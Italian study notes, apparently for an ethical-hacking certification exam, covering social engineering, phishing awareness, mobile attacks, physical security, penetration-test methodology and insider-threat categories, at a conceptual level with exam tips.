Shoulder surfing e eavesdropping sono altri human based social engineering methods. Se si ha accesso fisico si possono avere moltissime informazioni tenendo solo occhi ben aperti. Shoulder surfing fa proprio questo, ovvero mettersi alle spalle del target per raccogliere informazioni.

Tailgating avviene quando l'attaccante ha un fake badge e segue le persone autorizzate verso la porta di sicurezza. Piggybacking invece è quando l'attaccante non ha il badge ma chiede a qualcuno di farlo entrare.

EXAM TIP : Differenza tra piggybacking e tailgating è che ad uno non si ha in possesso il badge mentre l'altro sì.

RFID identity theft (RFID scamming) fa riferimento a carte di credito ma assumendo che l'attaccante abbia i propri strumenti (utili a ottenerne) e la volontà di ignorare FCC. Un'altro attacco molto utile riguardante l'impersonificazione è il reverse social engineering. L'aggressore si spaccia per una qualche forma di autorità o di supporto tecnico e crea uno scenario in cui l'utente si sente in dovere di chiamare l'assistenza.

EXAM TIP : ECC vuole che i potenziali target per il social engineering siano "Rebecca" o "Jessica".

Persone a cui bisogna fare anche molta attenzione sono i dipendenti scontenti perché ha la possibilità di danneggiare fortemente i profitti.

EXAMP TIP : I nomi degli insider sono stati modificati in modo semantico per creare un "tipo" di minaccia insider da memorizzare. Tuttavia, sono tutti abbastanza autoesplicativi. Per esempio, un insider negligente è probabilmente quello che sceglie una sicurezza lassista e la strada più facile, mentre un insider professionista è uno che cerca di sfruttare le sue conoscenze per un guadagno personale.

Anche un dipendente appena licenziato può essere molto pericoloso dato che può darsi che ha molte informazioni in mano.

COMPUTER-BASED ATTACKS

Gli attacchi basati sui computer includono pop-up modificati, email fasulle, catene di lettere, messaggi istantanei, spam e phishing. Un giro su account social come Facebook, Linkedin e Twitter possono dare molte informazioni all'attaccante.

Vedendo bene i movimenti che si fanno all'interno di un'azienda è possibile scrivere email fasulle tra i collaboratori.

L'attacco basato su computer è conosciuto anche come phishing.

Questa lista contiene alcune indicazioni a cui una persona dovrebbe fare attenzione per non cadere nel phishing :

- **Beware unknown, unexpected or suspicious originators** : Una regola generale, se non conosci la persona o l'entità di chi invia l'email, bisogna fare attenzione. Anche quando l'email viene da qualcuno che conosci ma il contenuto può essere sospetto bisogna fare attenzione.
- **Be aware of who the email is addressed to** : Bisogna sempre vedere l'email da chi proviene, ma un altro indicatore può anche essere la voce "To" perché potrebbe essere un'email inviata a più persone.
- **Verify phone numbers** : Solo perché un numero inizia con 800 non significa che è legittimo. Ci sono molti siti che possono validare questo tipo di informazione.
- **Beware bad spelling or grammar** : Molto spesso queste email sono scritte in mal modo, fare sempre attenzione alla grammatica delle frasi.
- **Always check links** : Molte email di phishing puntano a siti fasulli, semplicemente cambiando una o due lettere all'interno del link, aggiungere o rimuovere una lettere cambiando da o a 0 o l con 1.

EXAM TIP : Probabilmente avrai visto FAKE AV pop up al tuo esame. Il FAKE AV (rogue security) permette ad un potenziale attaccante di accedere alle informazioni della persona come indirizzo o carte di credito.

Spear phishing è il phishing riferito ad una piccola organizzazione o ad un gruppo, spesso è il risultato di informazioni raccolte con informazioni utili.

Non dimenticare che lo spear phishing è utilizzato contro un singolo target.

EXAM TIP : Ci sono altri due termini che si utilizzano abbinati al phishing : il pharming che utilizza codice malevolo per fare il redirect su altre pagine ed il spimming che coinvolge messaggi di spam in una messaggistica istantanea.

EXAM TIP : Netcraft toolbar e PhishTank toolbar aiuta ad identificare i siti rischiosi che hanno un comportamento phishing. Un sign-in seal è una protezione email che usa messaggi segreti o immagini che possono essere referenziati su qualsiasi comunicazione ufficiale del sito, questa risiede dentro al computer e la teoria nessuno può copiarla o spoof it.

Un'altra tecnica del computer-based è utilizzare chat o messenger chat, creano canali con cui possono iniettare codice malevolo o installare software. Infatti i canali IRC rendono i client zombi manipolandoli tramite il malevolo codice.

Come prevenire il phishing? Bisogna settare layer multipli di sicurezza, incluso il cambiamento continuo di procedure, una forte autenticazione, policy. Nel mondo reale se si ha a che fare con una persona brava nel phishing è difficile riconoscerlo.

MOBILE-BASED ATTACKS

Prendendo in considerazione ZitMo, un pezzo di malware che prende controllo del telefono Android. Gli aggressori sapevano che era in corso l'autenticazione a due fattori, quindi ZitMo è stato progettato per catturare il telefono stesso, assicurando che anche le password una tantum appartenessero ai malintenzionati.

Altri tipi di malware attivano messaggi SMS che acquistano servizi premium, l'attaccante dopodichè rimuove i messaggi di ritorno in modo tale che l'utente non si accorge della fattura pagata.

ECC definisce 4 macro categorie di mobile-based attacks :

- **Publishing malicious app** L'attaccante crea l'app che somiglia ad una applicazione legittima.
- **Repackaging legitimate apps** : L'attaccante prende un'app dal app store e la modifica inserendo il malware, postandolo su un play store di terze parti per il download.
- **Fake security applications** : Questo avviene con un PC vittima. L'attaccante infetta il PC con un malware e carica l'app malevola sull'app store. Quando l'utente entra, l'app eroga un pop up che dice di installare l'app mobile et voila.
- **SMS** : L'attaccante invia l'SMS modificato per apparire legittimo.

EXAM TIP : Ricorda, durante l'esame che se l'attacco ha a che fare con mobile application o SMS è mobile based.

PHYSICAL SECURITY

Questo aspetto è il più trascurato in tutta la sicurezza, bisogna tenere a mente che se un'attaccante ha accesso fisico al NIDS, HIDS, firewall, honeypot tutta la policy di sicurezza che metti all'interno è completamente inutile.

PHYSICAL SECURITY 101

La sicurezza fisica include piani, procedure e passi per proteggere gli assets dal deliberare o causare eventi che possono danneggiare o perdere dati.

La sicurezza fisica ricade su 3 aspetti principali :

- **Physical measure** : Include tutte le cose che si possono toccare, odorare.
- **Technical measure** : Un pò più complicato. Queste sono le misure di sicurezza che si applicano per proteggere esplicitamente il livello fisico. Per esempio autenticazione o permessi, utilizzare smartcard o biometrics è una buona soluzione.
- **Operational measures** : Sono le procedure e le policy che si impostano per una sicurezza operazionale. Ad esempio conoscere i background dei dipendenti, risk assessment, policy riguardanti le chiavi.

EXAM TIP : Bisogna conoscere le 3 misure di sicurezza della sicurezza fisica e come identificare esempi di essi.

Anche la corrente, l'elettricità e la qualità dell'aria sono elementi su cui focalizzarsi.

NOTE : Il physical security officer o l'information security employee ed il CIO sono responsabili per la sicurezza dei sistemi.

Un altro termine di cui bisogna avere paura è l'access control. Access control sono le misure di sicurezza utilizzate per prevenire accessi nell'area controllata. Include Biometrics che sono fingerprints, face scanner, retina scanner e voice recognition. E molto difficile falsare i dati biometrici per la natura di questo sistema è molto specifico. Quando si parla di sistemi biometrici si parla di FRR, FAR e CER. Il tasso di falso rifiuto (FRR) è la percentuale di volte in cui un lettore biometrico nega l'accesso a un utente legittimo. La percentuale di volte in cui un l'accesso di un utente non autorizzato al sistema, noto come tasso di falsa accettazione (FAR), Questi dati vengono solitamente rappresentati su un grafico e il segno di intercettazione, noto come tasso di errore di crossover (CER), diventa un metodo di classificazione per determinare il buon funzionamento complessivo del sistema. nel suo complesso.

Anche i token possono essere usati per avere un accesso remoto. Le smartcard hanno un chip all'interno che contiene molte informazioni come l'ID certificate del PKI.

NOTE : Se l'utente cambia password ogni 30 giorni, genera un nuovo hash per Windows authentication, ma se la biometria non cambia mai non cambia manco l'hash.

THE PEN TEST : PUTTING IT ALL TOGETHER

METHODOLOGY AND STEPS

In realtà, ogni situazione e ogni cliente sono diversi. Ciò che funziona per un cliente può non funziona per un altro, e i test e i prodotti consegnati che rendono felice un cliente potrebbero causare un'azione legale da parte di un altro.

THE SECURITY ASSESSMENTS

Il security assessment è qualsiasi test che viene eseguito per valutare il livello di security su una rete o un sistema. Il security assessments è suddiviso in 3 categorie : security audit, vulnerability assessments o penetration test.

Security audit è focalizzato sulle policy e sulle procedure. Viene testato quando l'organizzazione decide di usare standard e policy.

Vulnerability assessments scannerizza e testa il sistema o la rete con vulnerabilità esistenti ma non le esegue in maniera intenzionale. Questo è creato per scoprire potenziali buchi di sicurezza nei sistemi e riportarli al cliente. Questo tipo di assessments non aggiusta patch, ne tanto meno le esegue ma li riporta semplicemente al cliente.

NOTE : è importante capire la differenza tra il trovare ed il non eseguire all'interno del vulnerability assessment.

Penetration testing, invece, non solo guarda le vulnerabilità nei sistemi ma li esegue in maniera attiva. L'idea è di dimostrare al cliente una potenziale conseguenza di un hacker che rompe i sistemi tramite le vulnerabilità non aggiornate.

Niente di questo avviene fino a quando il tutto non viene firmato ed accordato.

NOTE : Mentre parliamo di moduli di indennizzo e simili, tenete presente che nel mondo del cloud computing, ciò che credete sia sotto il vostro controllo e la vostra autorità potrebbe non esserlo. La definizione dell'ambito del progetto aiuterà a determinare se il test è un esame completo della postura di sicurezza dell'organizzazione o un test mirato di una singola sottorete/sistema. Potrebbe anche essere necessario esternalizzare vari sforzi e servizi. In questo caso, il tuo livello l'accordo di livelli di sicurezza (SLA) deve essere ferreo nel definire la vostra responsabilità nei confronti delle azioni del vostro consulente. SLA descrive chi è responsabile nel compiere azioni per correggere la situazione.

Ci sono due tipi di pen testing :

- **External assessments** : analizzare dalle informazioni pubbliche e condurre uno scanning della rete, enumerazione, e di testing dal network perimetrale, solitamente da internet.
- **Internal assessments** : eseguito da e con l'organizzazione da vari access point.

poi esistono black, white e gray box. In poche parole blackbox è quando l'attaccante non ha a priori informazioni sull'infrastruttura, è quello che ci mette più tempo e simula un vero attacco hacker. White box simula un'attacco interno che ha una completa conoscenza dell'infrastruttura. e Graybox ha informazioni limitate sull'infrastruttura. A volte i test gray-box nascono da un test black-box che determina la necessità di maggiori conoscenze.

NOTE : Il Pen test può anche essere definito da cosa sa il cliente. Announced testing significa che IT security sa quando si fanno i test, mentre Unannounced testing il contrario.

Ci sono eventi come BlackHat, Defcon o SANS.

Nell'ambito del penetration testing ci sono due colori, red e blue.

Il red team sono coloro che fanno la parte offensiva, simulando il bad guy, mentre il blue team è quello che difende. Esiste anche il purple team, un team viola potrebbe eseguire una "valutazione

cooperativa di vulnerabilità e penetrazione" che coinvolge entrambe le parti nel tentativo di non solo di attaccare e identificare i problemi, ma anche di riparare e consigliare lungo il percorso. (Automated testing) L'automatizzazione dei test è uno sforzo immediato con un set di strumenti completo come Core Impact.

Automated tools possono produrre informazioni utili ma anche molto suscettibili a falsi positivi e negativi. Ecco una breve lista di tool :

- **Codenomicon** : toolkit for Automated penetration testing , che accordato con il provider, elimina i non necessari e ad hoc testing. Questo utilizza una tecnica di "fuzz testing" che impara a testare il sistema automaticamente.
- **Core Impact Pro** : Il migliore in commercio automated testing framework. Questo mostra tutti i possibili test, da web application a individual system fino ai network device.
- **Metasploit** : è un framework per sviluppare ed eseguire codice contro la remote target machine. Metasploit offre un modulo chiamato Autopwn che automatizza l'exploitation phase del penetration testing.
- **Canvas** :

Il testing manuale è sicuramente sempre il migliore.

NOTE : Il costo del penetration testing è sicuramente un aspetto importante dato che è costoso.

Per il penetration testing esistono diverse fasi ;

- **Pre-attack phase** : la fase di reconnaissance e data gathering, quindi indentificare il network range, porte aperte e quindi runnare whois, DNS enumeration, Nmap.
- **Attack phase** : Qui si passa al penetraggio del network, eseguire attacchi ed scalare di privilegi. Si modificano i pacchetti, se ci si trova sul lato web allora si usano tecniche di XSS, buffer overflow ed SQL injection. Dopo aver acquisito il target, ti potrai muovere nel craccare password ed scalare di privilegi.
- **Post attack** : consiste in altre due fasi : la prima è quella di ripulire le tracce, come rimuovere file o cartelle ed anche software installati, da non dimenticare i registri !! L'idea è quello di far tornare tutto al pre-attack phase. Il secondo invece sono i deliverable che tratteremo nel prossimo paragrafo.

SECURITY ASSESSMENT DELIVERABLE

Il pen test viene eseguito con l'obiettivo di informare il cliente su come rendere la sua rete più sicura. Dopodichè segue che il cliente si aspetta qualcosa che si consegna per poi eseguire le azioni in maniera organizzata.

Il test inizia sempre con una specie di briefing con il management. Si presenta il team e si fa un'introduzione e si passa poi agli accordi. Si deve presentare quali attacchi verranno eseguiti, quale team esegue certi task, la timeline dei test etc.

NOTE : Alcuni clienti e test richiedono briefing intermedi per vedere il progresso del team. Anche giornalieri che il manager invia via email.

Dopo che il test è completato si passa al report, ci sono delle cose basilari da inserire all'interno come :

- Un riepilogo esecutivo della posizione di sicurezza complessiva dell'organizzazione. (se si fa il testing sotto l'auspicio di FISMA, DIACAP, RMF, HIIPA o altri standard).
- I nomi dei partecipanti
- La lista di quello che si è trovato catalogato secondo indice di rischio.
- Un'analisi di quello che si è trovato e i consigli per mitigarlo.
- Log file e altre evidenze di toolset. L'evidenze devono essere seguite da screenshot, perché è quello che il cliente si aspetta.

GUIDELINES

Quando parliamo di security testing ed implementazioni in generale possiamo controllare il (OSSTMM) Open Source Security Testing Methodology è un manuale di security testing ed analisi che dice quali azioni possono essere prese su un'organizzazione per migliorare la sicurezza. Poi troviamo ISECOM-NEWS che ci permette di imparare tutto sui rilasci, aggiornamenti. Poi il SANS e l'OWASP.

MORE TERMINOLOGY

Gli insider threats hanno 4 sotto categorie :

- **Pure insider** : il termine dice tutto, colui che è già all'interno dell'organizzazione, questo può essere classificato in base alle informazioni che ha. Ad esempio elevated pure insider è un dipendente che ha accesso alle credenziali admin.
- **Insider associate** : Fa riferimento a qualcuno che ha accesso limitato, come una guardia o il servizio di pulizia.
- **Insider affiliate** : Questo fa riferimento ad amici, clienti di dipendenti che hanno credenziali d'accesso.
- **Outside affiliate** : È qualcuno che è al di fuori dell'organizzazione, sconosciuto e non affidabile, che usa canali aperti per accedere alle risorse aziendali. Da ricordare che il dipendente o qualcun'altro che conosce il dipendente è un insider, se non, è outsider,

EXAM TIP : Da ricordare che le credenziali è quello che conta. Tutte le credenziali appartengono ai pure insider, ma se vengono utilizzate da una persona nota al dipendente, si tratta di un affiliato.